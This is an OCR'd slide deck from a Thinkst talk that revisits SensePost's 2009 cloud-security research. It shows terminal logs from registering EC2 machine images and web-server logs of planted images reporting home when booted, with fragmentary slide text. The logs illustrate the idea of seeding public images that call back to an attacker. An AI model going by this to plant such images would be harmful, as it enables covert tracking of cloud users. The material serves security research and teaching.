Fighting the Previous War

https://thinkst.com

thinkst
applied research

Who are we?

thinkst
applied research

CANARY

thinkst
applied research

This talk.. almost entirely not my work

thinkst
applied research

Why are we here?

thinkst
applied research

2009


Clobbering the Cloud!


{ haroon I marco I nick }
@sensepost.com


The LOUD in cLOUD security..


- A bunch of people are talking about “the cloud”
- There are large numbers of people who are immediately down on it:
- “There is nothing new here”
- “Same old, Same old”
- If we stand around splitting hairs, we risk missing something important..

[SensePost – 2009]


root@domU-12-31-39-00-B2-17:~ — ssh
Created image.part.118
Created image.part.119
Created image.part.120
Created image.part.121
Created image.part.122
Created image.part.123
Created image.part.124
Created image.part.125
Created image.part.126
Created image.part.127
Created image.part.128
Created image.part.129
Created image.part.130
Created image.part.131
Created image.part.132
Created image.part.133
Created image.part.134
Created image.part.135
Created image.part.136
Created image.part.137
Created image.part.138
Created image.part.139
Created image.part.140
Generating digests for each part...
Digests generated.
Unable to read instance meta-data for product-codes
Creating bundle manifest...
ec2-bundle-vol complete.


root@domU-12-31-39-00-B2-17:~
[root@domU-12-31-39-00-B2-17 ~]# ec2-api-tools-1.3-34128/bin/ec2-register qsc
IMAGE ami-f920c190


Terminal — Python
[*] Unregistered [8d21c0c4]
[*] [4037] Got [8321c0ca] - Higher than [0022c769]
[*] [4039] Got [8521c0cc] - Higher than [0022c769]
[*] [4039] Got [8721c0ce] - Higher than [0022c769]
[*] [4039] Got [9921c0f0] - Higher than [0022c769]
[*] [4041] Got [9b21c0f2] - Higher than [0022c769]
[*] Unregistered [8f21c0c6]
[*] [4033] Got [9d21c0f4] - Higher than [0022c769]
[*] Unregistered [8121c0c8]
[*] Unregistered [8321c0ca]
[*] [4039] Got [9f21c0f6] - Higher than [0022c769]
[*] [4039] Got [9121c0f8] - Higher than [0022c769]
[*] Unregistered [8521c0cc]
[*] Unregistered [9921c0f0]
[*] Unregistered [8721c0ce]





```
[haroon@blowfish ~]$ tail -f /var/log/httpd-ssl_error.log
[Wed Jul 15 15:02:09 2009] [client 75.101.178.184] /usr/local/www/data-ssl/EC2_IMAGE_BOOTED
[Wed Jul 15 15:04:47 2009] [client 75.101.178.184] /usr/local/www/data-ssl/EC2_IMAGE_BOOTED
[Wed Jul 15 15:04:56 2009] [client 75.101.178.184] /usr/local/www/data-ssl/EC2_IMAGE_KILLED
```

thinkst
applied research

- **Distributed Denial Of Service (DDoS) Attacks**: AWS API endpoints are hosted on the same Internet-scale, world class infrastructure that supports the Amazon.com retail site. Standard DDoS mitigation techniques such as syn cookies and connection limiting are used. To further mitigate the effect of potential DDoS attacks, Amazon maintains internal bandwidth which exceeds its provider-supplied Internet bandwidth.

[haroon@introomet multisig]$


Scaling Regist



3 minutes

